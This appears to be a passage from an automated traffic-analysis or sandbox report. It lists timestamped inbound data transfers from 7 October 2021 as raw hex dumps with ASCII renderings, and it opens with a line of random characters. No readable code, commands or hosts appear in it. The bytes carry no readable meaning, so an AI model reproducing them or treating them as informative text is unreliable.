"G:gc-_Zfua\RVf|mhkK59Yhu01-1PuIW:Ky;ko|CquAoovZ._NqYu+(dS=@Y51oz\9@c$1pQ\w,fPRt%EWq7ILK1
2021-10-07 13:51:55 UTC	110	IN	Data Raw: 47 f9 39 3d 47 a0 c5 a6 3b 18 45 56 5b 5f 57 2d a9 5a 18 a0 04 82 4a 1d 4f 8b 73 ea 4a 56 2f 86 6c 1b 0a 2f 96 9f b1 1e f1 84 14 04 3e 6d 1a 7b fe 6e d0 1c 8c 9b f5 89 33 71 af 55 d3 a6 35 94 97 0b 7c dd 18 ad a1 06 13 24 7a ab cc 4c e8 6f 54 e7 fa 1e 87 1b 29 d4 bb e6 fb a9 8f b5 f1 32 93 62 fb b5 2f 39 7b 42 1a 61 32 77 00 f3 da 2b 59 8f c4 84 59 dd 6f 9d 80 e7 21 d9 12 66 9e dc 95 93 b8 64 d7 a8 79 ef 50 4a a9 d1 1f 5a 36 de 8b 4b 54 96 35 a1 c3 9c f3 5a 3f 8c 1b 32 8b c9 37 84 3d ca 5e 49 fe 4c bf b7 b3 db 23 c5 57 6b 5b 6b 57 a1 d4 9e c9 96 85 e5 ef 1d d7 b4 d4 d8 d0 75 78 6c 55 0d 21 e1 57 db 9e 62 b9 43 18 db 49 7a bd 2e ea 5a f7 54 67 e4 b7 9c ec c7 fa 1e fd a6 fd 6b 05 31 ce b1 b5 9e 72 dd 93 73 59 a0 4b 42 4e 57 4f 37 1a 07 c9 ea bd 43 7c 8a db Data Ascii: G9=G;EV[_W-ZJOsJV/l/>m{n3qU5|$zLoT)2b/9{Ba2w+YYo!fdyPJZ6KT5Z?27=^lL#Wk[kWuxlU!WbCIz.ZTgk 1rsYKBNWO7C|

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	112	IN	Data Raw: d2 bb aa 2c b4 49 b7 2b b5 c2 c8 03 2f 54 c8 f1 95 c2 96 2f b6 bd 60 ae b9 80 b7 d9 c5 5f 8c d8 25 f0 f7 41 6d 34 7c bf e9 6c 2f b5 01 3e b2 2e 51 80 1e f3 b7 cd 84 aa d8 49 d7 ba 1c ea 97 39 49 ba cb 82 23 1a 7e d4 d4 27 e1 be bb f7 d6 4a 94 a1 e3 cb d6 0c 43 07 57 f9 c4 17 d9 ed 05 55 7d 58 75 df bd 5f 9b f7 23 62 86 09 7f 2e 79 fc 06 29 20 e3 05 55 d9 ec e1 39 ca e6 f2 e7 da 50 46 63 12 19 9c 78 aa 9b af c4 39 5d e8 da df 9b 36 bc ae fd a5 50 3b 2a c5 b8 4a 4a b2 6d f2 c3 5e bb a0 76 40 21 78 96 f8 bf 2d a3 20 d2 6e eb 1a 45 da 1c 96 60 ea 7d a8 5c ae d3 12 16 49 92 9c f2 6c 92 88 a3 6d 9d a9 86 eb 47 9f 0c d7 2b c8 55 d1 f2 9a 16 ab f2 ed d1 28 7d a7 c8 4e 43 ac bf 28 be f3 c3 b4 c6 3f 24 93 32 33 72 ed 48 fd 99 59 97 e2 ce 76 c3 9a 81 cc f2 f9 bf 56 Data Ascii: ,I+/T/`_%Am4|l/>.QI9I#~'JCWU}Xu_#b.y) U9PFcx9]6P;*JJm^v@!x- nE`}\llmG+U(}NC(?$23rHYvV
2021-10-07 13:51:55 UTC	113	IN	Data Raw: 4e b4 1a cb 22 e3 b4 3f d6 16 29 cc f3 f5 96 b1 26 ea 49 6c 02 6c eb 4f 23 ae 2e 99 e7 48 56 62 65 2f 56 e8 f9 d6 7f 25 06 8b 16 5a 6b 4d e8 c2 a7 55 e6 3b 24 a3 11 9c 19 2a ea c6 12 a0 a1 55 75 c2 c2 a2 7a 9a 94 2a 1b 9e 05 9b cc 90 76 89 b3 54 09 0c d3 9c 1e b5 d5 5a e1 97 35 45 6a 97 42 8c 91 e9 8a e8 05 e6 95 51 57 e3 88 0d 03 3a 08 36 76 e9 90 41 b8 7b 8b c0 62 c8 52 28 b5 78 b1 ff 00 52 44 2b 9d 38 7f eb e7 91 ac ce c3 88 70 d7 22 60 40 14 1f 14 ce 84 b9 55 fa 21 c9 6d a2 60 bd 79 4e 60 f3 44 28 34 ea 3c 5a 49 79 27 a7 a8 89 42 7c f3 dc d7 3d 77 72 e3 73 39 e7 2b c9 11 8e 48 76 f4 05 e0 be 95 5b 35 fa aa 0e cd e6 82 5b 63 22 ae 78 22 cd 19 47 bf e8 ba f6 34 32 42 70 ca 46 a8 87 60 fb 59 a9 14 20 33 b2 b6 9f a2 23 49 9f 50 8c 31 2a 0a 9e 93 d1 72 9c Data Ascii: N"?)&lllO#.HVbe/V%ZkMU;$*Uuz*vTZ5EjBQW:6vA{bR(xRD+8p"`@U!m`yN`D(4<ZIy'B|=wrs9+Hv[5[c"x"G 42BpF`Y 3#IP1*r
2021-10-07 13:51:55 UTC	114	IN	Data Raw: 36 80 e2 b6 ad ff 00 49 6f 8d 4d 29 db 81 cf ed 11 c1 55 5f 6c a8 6e 29 ac 5c d7 95 28 af cc 0f 3f 20 63 64 01 49 ca 8d 99 35 16 34 37 5f 27 fe e6 03 8f 26 bf f2 f9 4b da f1 c3 29 f2 23 7f 88 3e 26 53 99 35 af 01 ab 71 1c e1 38 81 52 59 6f 7f 17 da 3e 10 56 c3 16 02 8e d3 d1 39 5f 4c 85 9b 58 43 4a c6 ef bc c8 da 5b 60 4b 7f 53 6f fa 4c 94 ea a9 95 8e 92 ea 43 76 20 dc c2 af 87 03 21 6b a0 14 03 bc c5 89 41 0c 45 85 fd cc c6 83 d4 fa c6 fe 2b 7f 0e f5 1f 36 0c cb a4 85 39 78 5b a0 a7 a7 93 30 64 cb 9b 3b 8b 5f 65 fe 28 17 bf 78 0a fa 73 90 69 0c c4 8d c8 d9 42 8a 13 16 22 e1 b2 b6 f5 be a6 e2 0c 78 88 2e c4 b9 27 6b 15 fb 4c 79 34 ad 00 58 73 50 65 a2 7f 87 b1 de a5 9e 15 7c 88 73 3b d0 6b b1 3f 89 5b 03 0b e4 ec 6a 61 39 55 59 f0 e5 74 3d b8 06 7a 7f f1 Data Ascii: 6IoM)U_ln)\(? cdI547_'&K)#>&S5q8RYo>V9_LXCJ[`KSoLCv !kAE+69x[0d;_e(xsiB"x.'kLy4XsPe|s;k?[ja9UYt=z
2021-10-07 13:51:55 UTC	116	IN	Data Raw: 81 f5 1d 4f c7 fb cc 6e 4b 7c 39 6b 17 c4 cc 77 d3 1d 09 3b 50 10 0c 64 10 dd f9 9b 30 3a 42 9d a1 4a 1d 89 9f 3d 5d 84 a1 76 20 d4 01 50 97 b0 de 23 a1 61 a8 d4 60 56 85 9d e2 b5 e9 2a a6 8c 3a 18 80 a3 ef d6 53 35 0a a0 3f 28 2d 41 db 6b 9b 50 6f da a3 85 3b 89 ab 48 11 99 94 ea 55 da 2b 96 bf e1 ed 5f 9d c0 dc 01 7f 94 04 de c9 5e 79 8e 83 22 91 57 7c df 13 18 1a 8e 6f fd fa 07 ee a0 86 9e 9d 2a d5 af 66 c9 fb a1 9a 06 25 d5 66 dd 41 23 b2 ff 00 fb 31 84 50 1c ae ca bf a9 3b ef 17 0b 35 92 84 93 e2 63 f4 79 47 d6 4d 41 e9 09 34 5c 01 df 99 8f d3 e3 57 24 12 68 55 50 13 2f b2 10 0c 7d ec 92 6e 16 ea 40 d5 0e 6d 5b 84 0a 63 31 7d 3f 1a 31 bd b5 36 c3 e7 7c f4 33 59 61 77 bc b6 d4 28 56 d0 2d de ab db b4 66 57 d3 f3 a1 01 d2 4d 8b b3 bc f7 54 ae fb 4a 05 Data Ascii: OnK|9kw;Pd0:BJ=]v P#a`V*:S5?(-AkPo;HU+_^y"W|o*f%fA#1P;5cyGMA4\W$hUP/}n@m[c1}?16|3Yaw(V-f WMTJ
2021-10-07 13:51:55 UTC	117	IN	Data Raw: ad 1d a0 26 c9 5d a1 67 3b 86 aa 8b bd 6a 01 ae 65 24 90 22 0f 90 ad e1 77 18 76 f1 71 58 3a 64 c8 50 ae b2 40 bf 1d 44 d9 f0 95 ea 87 f5 07 98 c3 7b 53 47 8f 3b c3 b0 02 f8 ef 15 af 88 aa 5c d0 e3 a9 8a 8a 83 6f cc c6 60 cf ac 0d 86 c3 cf 98 04 05 ae 2a ae 90 c7 68 ce 95 4a b1 0a d9 15 08 51 44 d7 da 16 26 6c d5 70 ec 46 fb 41 54 2a ef a4 0c ca 77 02 64 6d 54 02 84 1f 7b 8c 43 10 2c 5c 70 53 79 79 1a 87 f6 11 b5 d8 b1 c4 2f a0 ad 80 b1 ce 9f 4e 81 10 59 50 58 76 8a b9 93 da f7 2b e2 ac aa 3f fb 59 8d 90 a9 1a 79 17 c7 6e 22 3e 33 95 39 1c 13 e2 a6 4b ca 71 ad 0e 36 26 2e 14 45 1b d9 ea 60 70 a3 4a 88 e7 57 3c 76 87 f0 a5 5f 91 16 39 20 45 0a cc 61 18 c1 a9 90 a9 15 d6 e0 ab 1b 0f bc d3 b0 d3 b0 85 01 5a 3d 37 84 6a 1b 80 a3 68 15 2a aa 64 60 36 06 c9 81 Data Ascii: &]g;je$"wvqX:dP@D{SG;\o`*hJQD&lpFAT*wdmT{C,\pSyy/NYPXv+?Yyn">39Kq6&.E`pJW<v_9 EaZ=7jh*d`6
2021-10-07 13:51:55 UTC	118	IN	Data Raw: 62 85 24 fc b9 de 5e d7 18 8e 90 be 81 7c df 02 62 52 2c b1 f9 1e 4c ad 5e 04 35 b7 e0 67 34 23 6e 60 10 32 b0 d8 b5 81 7f 9c 3b 95 f9 50 3c 8f 02 63 c6 02 82 08 d8 1f 97 7b 31 d1 35 56 fc 5d 9e 23 32 ea 7a 4a 4b db cc f7 1c e3 41 8d ca f5 fd 6e e6 3c 81 41 d6 84 92 77 f0 20 6c 41 df 23 a9 d5 e3 bf 98 e8 5e 99 8f ca e8 08 e8 58 9b 73 57 b4 ac 67 4e 80 68 1a 1e 63 31 16 ab 44 f4 b3 35 3e c0 81 71 d8 8a 5a 3b 78 e6 7b 94 8a 14 01 51 d8 b1 82 ba c4 ac 99 0e 43 c0 d9 44 06 12 4f d8 42 6a 7c 8e f2 ef 63 04 b1 7f 82 15 d2 db 51 ef 03 06 63 a4 03 73 59 a5 4b f3 da 2e f6 37 3b 69 de 2e 91 54 2e 85 50 eb f7 b8 d9 09 02 af 4a f1 15 f7 b3 bd 8a ba b3 09 52 c4 a9 3e 44 01 86 92 4f 7d 8c f8 1d 34 48 20 18 0d 1b 62 0b 5e fc dc 05 d9 d4 32 83 e4 43 88 25 d8 dc 08 c5 74 Data Ascii: b$^|bR,L^5g4#n`2;P<c{15V]#2zJKAn<Aw lA#^XsWgNhc1D5>qZ;x{QCDOBj|cQcsYK.7;i.T.PJR>DO}4H b^2C%t
2021-10-07 13:51:55 UTC	120	IN	Data Raw: 00 8e 71 ac 00 09 cd 5c e6 1d 3b 15 16 ec c1 50 7e 5b 20 81 34 d1 22 20 a2 7e f3 7c 92 72 68 7d 5f 4d 5d fd 97 ef 41 f7 1f 81 88 b0 a2 86 a5 44 0b c1 be 2b 16 6d cb 62 36 bb e0 71 67 f3 88 87 ee 77 34 3f b7 c0 ff 00 f7 0c 8a 0f db 64 fc 77 83 4f 1b 29 32 1b 5b 22 8d e0 8a 39 37 ec 88 8e 80 27 c5 e0 d2 c0 17 84 0c d5 4c 4f 83 9f a3 4b e0 1e 4f 07 bc d9 2a 37 fe 94 6c d5 43 8c 95 18 0e 74 ca bf 25 5a cf f8 38 bb 2c 85 de 4d 73 84 d0 20 2b 59 e2 88 c6 83 6f ae e4 7a 76 46 d3 54 56 fb eb 34 ba c9 9d fd 01 a7 69 51 16 9a 40 cb 6a 6b 8b ac 2f 6e 7d 70 ee 50 90 ac 17 de b7 cf 43 bc f4 c8 56 98 4c ac 94 6d d5 49 bf 3e f4 ff 00 bc 32 2c fa 75 92 19 d5 08 00 97 5f 70 15 fe ee 31 25 5d 5a 3e 97 51 24 7e ab 2e e1 b2 e8 fc 32 d8 c8 2e 1f 43 4d 2c 83 76 c0 17 e5 b6 66 Data Ascii: q\;P~[4" ~|rh}_M]AD+mb6qgw4?dwO)2["97'LOKO*7lCt%Z8,Ms +YozvFTV4iQ@jk/n}pPCVLmI>2,u_p1%] Z>Q$~.2.CM,vf
2021-10-07 13:51:55 UTC	121	IN	Data Raw: b8 ed 65 72 1f 78 dc ce 45 57 5d 03 79 fa cf 52 67 09 04 69 18 e1 9d 81 a2 32 0d 0b 3c ee a8 ec 41 63 b5 88 21 39 1e 2f 20 d2 47 04 2f 7c 90 37 59 3d f3 87 4f 14 b1 06 66 40 5b cd f6 3b ae 32 7d fa 85 30 ae a9 58 b4 81 04 43 90 01 bb 3c f3 40 66 a1 66 d1 49 29 12 97 54 55 d9 19 04 81 67 ed 05 72 38 a0 93 57 23 3e c1 60 7d fc 57 e6 8f 79 01 8c 8a 01 78 5e 55 78 04 fc e4 f3 fa 6a fb 19 76 9b 0f 62 c5 1c 8e 5d 1e 97 ea 4e 91 33 7a 6e 02 3d 53 27 bb a3 88 90 c0 ba cd 31 66 a8 d8 4d f6 f5 b4 f8 e7 ce 16 4f d2 e9 9b 73 1f 49 9b 9f 92 8a c3 9e 73 6c 67 ea 10 8b 72 42 83 f0 3a 27 0c a1 a9 94 b7 67 a3 47 8f 1f ce 6a 27 01 d4 5d 0b 3f e4 64 b0 2b a2 7b cd 03 bb 05 d9 12 4a 17 ba 2d e7 35 3a 9d 0e 9e 2f ea ea b6 ab 39 5e 3b bc 76 01 22 d8 81 91 80 a6 ba bb 17 d1 c9 Data Ascii: erxEW]yRgi2<Ac!9/ G/|7Y=Of@[;2}0XC<@ffl)TUgr8W#>`}Wyx^Uxjvb]N3zn=S'1fMOsIslgrB:'gGj']?d+{J-5:/9^;v"
2021-10-07 13:51:55 UTC	123	IN	Data Raw: 9e 9b 35 5b 93 88 a4 28 01 8d 7c 66 a9 1d d0 c6 8c 01 7b 5b 6e b9 19 a3 d0 e9 b4 6e fb 26 69 26 da bb 89 eb e0 57 e0 66 92 29 91 25 69 65 04 b3 13 b4 74 3f 6c d5 2c 4c 12 55 21 5a 31 67 c5 e4 ac 6d d5 18 16 2a 6a b9 c8 60 90 c3 ea ac db 86 c0 42 df 6d 8a 27 0c a6 80 4f 39 2c 30 cb 19 0f b4 29 e0 b1 35 59 2b 69 3d 40 55 c3 b2 b1 b6 ef 80 3a 19 12 4b 34 72 38 6a 0c 28 6d 3c d9 e6 ce 04 dd 1a b3 49 18 2e 38 ba 3c f9 ef bc 8b 40 f1 4b 25 14 22 cd 1a f0 70 c0 bb d5 98 2b 95 1d 90 05 78 cf d2 82 f6 c4 00 2e c0 cf d2 c3 5c ee 3c df 27 23 82 15 5b 09 76 28 f9 b1 91 b0 50 40 4a 1d 0c db 29 ae 40 c7 47 7e 19 ef 8a c9 f5 2c ae c1 07 03 da 6f 9e 6f 13 5b 22 1b 91 3d ad 55 5f 8c d3 48 26 8c b0 2a 4f c0 f1 fe 87 07 e3 07 19 af ff 00 f9 27 20 9f b3 a1 9f 4f 31 ae 97 4e Data Ascii: 5[(|f{[nn&i&Wf)%iet?l,LU!Z1gm*j`Bm'O9,0)5Y+i=@U:K4r8j(m<I.8<@K%"p+x.\<'#[v(P@J)@G~,oo["=U_H&*O' O1N
2021-10-07 13:51:55 UTC	124	IN	Data Raw: 93 78 ac c5 a6 94 ee 24 2f 16 38 3f e3 23 47 60 81 80 2e c2 8b 1e eb 23 8a 0d aa 19 4d 91 e4 56 3a 5b c6 c0 9a 5f 03 37 1b 25 78 cd ee c6 ef 68 1e 2a ff 00 ce 03 67 90 09 aa bc d5 4a 02 84 15 67 9e ae 86 40 a4 38 20 92 1b bb 1f 19 bf 51 06 aa 78 ca 8d ac 4b 16 3c f6 4d 11 84 95 8d 25 31 28 0d 31 fb 87 3f 92 b7 95 bb 4f f6 9b 53 75 f1 79 32 2a 7a 6e a4 96 1c 5f 6d ee f8 cd 15 2b cd 15 b5 0a 3c 8e ce 38 ae 30 b2 a2 82 79 be 86 33 33 9b 3d f8 18 ab b5 42 ff 00 27 18 d7 18 ba d6 33 92 41 da 54 ad 7c 1e 06 43 fa 77 89 59 95 4f 1e 48 eb 1a 78 f8 58 e2 05 6b 92 45 01 90 6c 3e a8 0a ca 18 fd df 81 f9 39 20 8d 42 b9 2a 76 9e af b3 d0 c7 d4 34 e6 b6 b0 1f 03 1d 12 53 72 92 ab f6 a8 e8 0f f1 85 76 34 77 c2 8b a0 0f 1c 79 39 00 00 06 a6 06 ec 0e 3a fc e0 79 41 f7 aa Data Ascii: x$/8?#G`.#MV:[_7%xh*gJg@8 QxK<M%1(1?OSuy2*zn_m+<80y33=B'3AT|CwYOHxXkEl>9 B*v4Srv4wy9:yA

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	125	IN	Data Raw: cc 05 8e 4e 73 d9 39 56 6a f8 c2 79 1f 18 17 83 81 4d 79 39 3e b3 4d a5 58 4c 8f ee 93 ed 51 d9 fc e4 2d a9 9b f5 25 07 a5 f2 41 dc 3d f8 b1 05 5d ab 2e e9 e1 88 94 4b 6f b7 34 aa f1 e8 91 cb 7a ac b4 4b 51 da 0f e2 f1 da 4d 44 6c a0 6d 62 db 91 ec 0d dc 58 aa f8 cd 2c 4f 14 06 22 c2 ca 16 63 e0 33 72 7f 8c 8d f4 ea 4c 92 3d 08 db 68 be 42 fe 4e 4f a8 8f dd 18 99 d7 6b 1e 53 83 7f 8c 8d 35 c9 39 92 09 64 db ce f6 90 83 b8 e6 87 56 d2 c6 7d 62 8a eb e7 70 e4 0f 26 b0 a2 b2 2b a9 04 1e 88 e4 1c 74 0c c5 56 c9 ab 5f 8b c4 e6 b7 85 17 d3 03 8a b2 ab 73 63 f2 56 ee bf 6c f4 c3 d9 aa b1 9b 64 ff 00 79 ea b0 a3 fc e0 43 f0 4e 6c ae f3 c6 5b 0e f8 1f 18 79 1c e0 03 c8 38 14 e4 da a8 62 03 82 c4 9f 19 a9 fa b4 ad 22 ac 41 d1 2c 86 20 df 18 de c1 ba 9c 36 da 4b 06 Data Ascii: Ns9VjyMy9>MXLQ-%A=].Ko4zKQMDlmbX,O"c3rL=hBNOkS59dV}bp&+tV_scVldyCNl[y8b"A, 6K
2021-10-07 13:51:55 UTC	127	IN	Data Raw: 50 a2 30 fd 41 16 29 04 d2 5a 88 81 3c 02 79 61 42 b8 f9 cd 3e a1 9e d8 29 52 2b 80 bc d7 75 c7 e0 e4 93 18 9a 33 b8 85 a2 48 f8 be b0 ef 94 c6 b6 54 d5 82 47 ff 00 99 09 64 5b 02 fd f5 c7 44 dd 76 72 6d f0 85 e4 01 b4 1b 14 71 35 42 59 21 58 c1 0d bf 94 22 cd d7 35 d7 19 1b 4a 4d a2 38 4d fc ad 5b 1a 1f 8e 46 6a e2 94 6e 9d 65 f4 c0 2a 5c 55 6f 23 e2 cf 63 0c 92 cc e6 37 0e ec cf 77 f8 e4 2f ed 9a 1d 1d 4a c2 50 29 94 5d 0a fe 08 ea c6 2a 85 55 51 74 3e 79 39 43 23 1c b3 9e 97 1d 89 37 86 c0 e3 14 58 e7 8c bf ce 00 2f 07 7c e1 c5 60 62 03 e3 3c 66 bf 42 ba d8 e3 5b 5d c8 d6 a4 e1 fa 83 c1 a8 d4 e9 52 2f 4d 63 24 34 a4 64 fa 6d 39 95 dd 65 2f b8 ff 00 ee 50 f7 f8 e7 8c 87 4c 24 68 4f 2c 86 12 01 eb 77 1f 1f 83 90 ba 44 29 8a 91 b7 da 4b 57 7e 78 bf 8c d5 Data Ascii: P0A)Z<yaB>)R+u3HTGd[Dvrmq5BY!X"5JM8M[Fjne*\Uo#c7w/JP)]*UQt>y9C#7X/|`b<fB[]R/Mc$4dm9e/PL$ hO,wD)KW~x
2021-10-07 13:51:55 UTC	128	IN	Data Raw: 51 25 f2 6d 02 65 76 a7 61 c8 7c 85 67 72 4b 74 66 12 c7 e4 a1 d5 5f 52 61 72 f8 b1 88 c9 5c f4 99 9e f9 94 c0 c6 cd 5b 6f 54 a7 c1 22 0f 2a 37 19 1c 9e 43 58 bf 52 61 ac 6e 93 23 42 2d 40 48 f2 92 a3 29 01 d7 f2 ad dc 6a e7 a5 e5 cf fa 99 31 53 56 86 c4 b3 d0 85 27 af 34 cd 2c 54 66 66 81 1c 18 7b 15 50 35 8e b1 63 15 2d 7a b5 7d 5f e9 c4 7a b9 3a 7e e6 55 89 52 7c 6c e6 64 b7 5d e4 60 24 84 4a 79 79 54 d5 58 32 76 d3 9d 0b 74 39 cf 8f cd c6 9f 7c d8 f9 07 22 59 7f f7 61 6f 9c 47 4f ff 00 cc d3 05 c3 7a a6 d2 34 30 d7 aa 83 94 78 67 0e 00 ac c8 77 64 fc 58 3f ea d5 af 54 4b 8a c6 de 83 d4 42 84 47 d9 64 28 c2 86 54 45 b6 fb 43 24 d0 49 dd 3a 45 dc 02 c0 0d 7a 76 de 1e dd 74 b3 8a c6 e1 be 02 ac ac 43 c3 72 3b f2 15 9c ce 83 ed 74 58 b5 16 5f 00 5c 47 53 Data Ascii: Q%meva|grKtf_Rar\[oT"*7CXRan#B-@H)j1SV'4,Tff{P5c-z}_z:~UR|ld]`$JyyTX2vt9\|"YaoGOz40xgwdX? TKBGd(TEC$I:EzvtCr;tX_\GS
2021-10-07 13:51:55 UTC	129	IN	Data Raw: f3 11 b8 ff 00 f3 0a ac 68 c1 18 80 a6 c4 51 c4 4e bf 98 ac ef d0 a8 32 11 2e 3f 2f 89 62 3f af 15 84 64 82 53 f8 69 e3 78 d5 77 d8 82 35 99 95 e8 2c c9 53 3f ed fd b5 dc 7a a7 78 4d ab 3c e4 8a d2 44 8e 1b 78 a5 e2 0f 88 ce 8e 73 d3 f7 a8 15 bf 7c 13 93 a8 6b 43 f6 0b 71 02 6c a1 89 07 13 3a 75 c9 43 e0 0d 50 b7 8f ad 62 07 96 c6 2a b0 cf 51 82 39 79 46 ab c6 37 86 c4 28 e4 fc 64 48 0f 7f f3 1d 50 f5 b5 6a 81 0d 3c 1d cb f2 7f 29 8e 83 c3 9c 6d b6 7a f3 d6 71 c4 85 8e 45 09 e0 73 1a 93 2f 8c 86 e4 dc bd 23 ea 09 01 9a ac dd 6e 93 c3 15 b4 89 5e a3 ee e0 f4 d9 0a b6 9b d3 78 8b 2c cf 84 c6 e7 26 8a 1a f3 41 60 ac b2 d4 8a c4 09 22 3f b4 97 fa 0f 1b 82 88 cb e1 86 b1 b7 24 c9 da 16 b1 de b8 ca ab 3a 8f 61 51 10 52 12 c6 81 d2 d4 11 a7 d2 65 1f 5b e4 47 cb Data Ascii: hQN2.?/b?dSixw5,S?zxM<Dxs|kCql:uCPb*Q9yF7(dHPj<)mzqEs/#n^x,&A`'?$:aQRe[G
2021-10-07 13:51:55 UTC	131	IN	Data Raw: dc 37 06 5d 89 45 5e fb 91 a6 36 ae 5c 33 d7 ab 58 3b 49 50 c2 ac a0 94 52 c8 8d c4 12 e0 fe 37 d6 6e cd 8c 7a 7c 29 55 89 44 6f 69 79 31 f7 60 26 dc 41 1b 21 5d c7 e1 86 bd 43 2d ab cc cb 2c a2 36 98 72 68 d7 66 ea 43 e3 80 00 03 1a ec 3e 43 4a 2a d1 9f aa 56 48 82 b4 aa bb 00 81 e7 55 10 b0 5f b3 90 d6 6e 0c 81 dc d5 63 1d 3c 5e ee a3 8b 95 b8 5c 19 52 42 fb 30 d6 1a 29 a8 59 58 20 81 21 e7 17 56 d2 85 41 07 b4 63 1c 2e 57 67 63 02 aa 9f 0e fa ba 31 98 39 a6 83 8b 4b 2c e9 8a 9b e3 d4 35 67 ae df e1 d9 7a a8 39 c2 ea 9d c2 7c f5 80 cf e0 f2 96 39 b1 c8 d3 86 ca 4b 3f 10 9c e7 92 82 49 1c ad f7 16 71 0f 54 76 dc 6a 7b d8 0c bb 44 22 f4 77 a8 f8 de 86 ec 0e 8b 1a 45 8a c9 a0 95 3b 17 0e b0 ca 49 1f e8 1a ab ea 08 21 74 39 ef 4e 67 d9 ea e6 31 6e c8 1d 23 Data Ascii: 7]E^6\3X;IPR7nz|)UDoiy1`&A!]C-,6rhfC>CJ*VHU_nc<^\RB0)YX !VAc.Wgc19K,5gz9|9K?IqTvj{D"wE;I!t9Ng1n#
2021-10-07 13:51:55 UTC	132	IN	Data Raw: f1 7d 5d a9 38 c9 4f 5e 5b c5 19 6b 55 dc 3b 44 bb 42 ac a8 ae 06 e8 09 24 90 75 28 48 2c 28 a7 3c 75 6c 49 0c 71 a2 b9 dc 3b 74 83 ac 67 e3 c0 6a 09 ac 9b 4a 27 be 6e 58 dd 91 a6 0e 93 05 3b 2a 21 3e 49 e4 e7 4b 36 39 b1 71 84 c7 56 3c 2e aa c1 3c 6e ea 26 65 64 6f 98 3e 07 61 ac 85 58 68 c2 9c b1 76 e3 73 1c 96 1a 00 55 d2 d4 00 20 3b 95 2e 09 2c 43 6a ed 8b af 3c f4 ad c3 42 42 b5 e5 94 93 cd 95 a4 58 64 57 8a 3d de 54 e1 b9 e3 af 4f c8 1e 63 34 b1 da bd 3c 6d 12 90 5d 76 49 10 32 f2 0b a9 f2 55 6b c0 63 c4 62 71 32 49 0d 48 16 bb 06 69 16 20 6a b4 87 9b f7 4e 63 f2 4e b0 52 e6 e3 a8 9c 6b 56 ab 3d 6b 1d 19 90 fc a6 5b 32 77 70 1c 16 76 47 21 89 1a bf 8a f4 a2 bd f9 32 d4 32 93 09 2a da a8 d2 f3 60 ca 8c 8d 13 2b 36 d0 a2 f1 df c8 03 55 b3 3e 9d af 49 Data Ascii: }}8O^[kU;DB$u(H,(<ulIq;tgjJ'nX;*!>IK69qV<.<n&edo>aXhvsU ;.,Cj<BBXdW=TOc4<m]vl2Ukcbq2lHi jNcNRkV=k[2wpvG!22*`+6U>I
2021-10-07 13:51:55 UTC	133	IN	Data Raw: ba b0 9f 89 09 b1 29 c5 82 ee 06 e3 4f 8a 5b f3 ca f0 de 4b 95 4d e7 ad 3a ba 34 11 44 0b cb 0a 73 27 61 e4 0d 8e ab 4b 7e 10 21 9d a6 96 f7 5f 1e ac a8 52 29 24 9c af 60 c0 8f 81 db 8e af e3 28 4a 81 68 4b 5e 66 44 6b d3 94 80 24 ed 62 34 63 1e d0 10 ac c5 78 2e a3 af 5e 95 21 62 96 53 ad 5e 43 6c 2b 07 82 14 e4 42 c9 27 1f 89 25 80 00 6f aa b8 b9 27 ca 49 63 25 6a 7a 51 64 66 bb 45 e1 43 05 33 3c 84 a4 49 0f c9 e5 ec 40 62 a7 5f e1 ed 2f 46 c7 a6 c8 25 a1 7a 4e 10 d8 8a 48 42 af 09 40 df c0 d7 f1 b7 72 9e 95 92 6a 31 d7 7b c4 c1 62 70 92 b7 d4 b4 01 e0 c1 41 0e 9d 97 c0 27 53 d9 bd 5d ee 34 d0 46 51 5e 19 a7 76 95 95 fa 52 c6 b2 31 fc c8 03 79 df 6d 5e b7 95 2f 6e 4b 52 41 61 5e 11 15 6b 2f 32 08 c8 04 70 54 dc 7c 87 65 3a a7 2f aa 2d e2 ef 18 c3 49 5b Data Ascii:)O[KM:4Ds'aK~!_R)$`(JhK^fDk$b4cx.^!bS^Cl+B'%o'Ic%jzQdfEC3<I@b_/F%zNHB@rj1{bpA'S]4FQ^vR1y m^/nKRAa^k/2pT|e:/-I[
2021-10-07 13:51:55 UTC	135	IN	Data Raw: 2b 00 b1 a1 91 e7 f2 a0 85 e2 75 54 60 0e 4a bc 56 1d 64 b2 88 fd d6 3e 71 ce e6 09 67 73 c8 01 10 66 e4 75 07 a5 7d 2d 8e b2 d4 79 d6 b4 6c ae 4d a7 53 08 55 de 24 60 11 a3 e0 ca a3 b3 10 35 02 3d 38 66 82 0a f5 0c 70 dc af 2c b3 02 c0 a2 27 09 38 30 e5 18 70 19 77 d8 ea 50 3d 3f 66 a5 a7 b8 61 89 e5 94 45 37 b5 70 a1 1c 21 47 5b 1b bb 0d 82 78 d6 18 e2 e4 49 6c a6 47 20 22 8e c2 ab 11 08 01 2a 74 dd 64 91 38 90 a8 c0 ea fd 38 cd 7a 31 d1 b4 8d bc 13 c4 14 ac fc f6 2d 21 31 88 d9 f7 71 b9 23 b3 69 72 98 2a c2 19 e6 ac 56 c5 38 a5 e2 16 41 1c 91 9e 2f ba 37 c0 37 8e 5a af 2d d1 4a c4 51 ac f2 ad 98 a0 50 36 71 09 dc 82 ca ac 18 b0 dc af cb ce af 5b 74 ac c2 ff 00 46 46 31 8a e0 c6 aa 56 20 4f cc 82 4a a2 8d ce ad 5d ca 0e 1e d0 c8 45 e1 62 c4 d2 1e 8c 42 Data Ascii: +uT`JVd>qgsfu}-ylMSU$`5=8fp,'80pwP=?faE7p!G[xIlG "*td88z1-!1q#ir*V8A/77Z-JQP6q[tFF1V OJ]EbB
2021-10-07 13:51:55 UTC	136	IN	Data Raw: 84 3c a3 91 67 94 b0 12 bc 8c aa 9b f1 2f ba f8 61 aa d8 64 be d6 ad cb 1c b6 62 b2 b4 e4 7e 73 ed 34 21 e5 66 e6 e9 f1 11 21 24 91 cb be b0 16 68 4a b0 cb 35 8a 90 cf 2d 93 62 5d b9 97 86 71 01 8b a9 f7 6f df 7f 3a f5 45 88 9e 29 2d d0 ab 53 a1 5e 29 a2 fb cc 72 43 12 3f 18 dd 07 9e 60 ea fe 36 d5 58 cc c6 86 0f 27 33 8a e5 49 12 92 8e 81 fe 9f 01 bb 0e dc b5 92 4a 0d 6c cb 62 8d dc 5c dc 26 25 ca da 06 62 80 3b 30 23 67 ea 82 df 8d 63 56 ed 04 ad 3d 4a 77 2f c9 62 a4 32 09 0f 39 90 47 13 13 21 1d f6 63 ac 65 7b 50 54 95 e9 18 64 d8 47 33 ca a5 42 09 48 e4 bc 51 55 c1 1e 0e fa 9e ce 42 ee 16 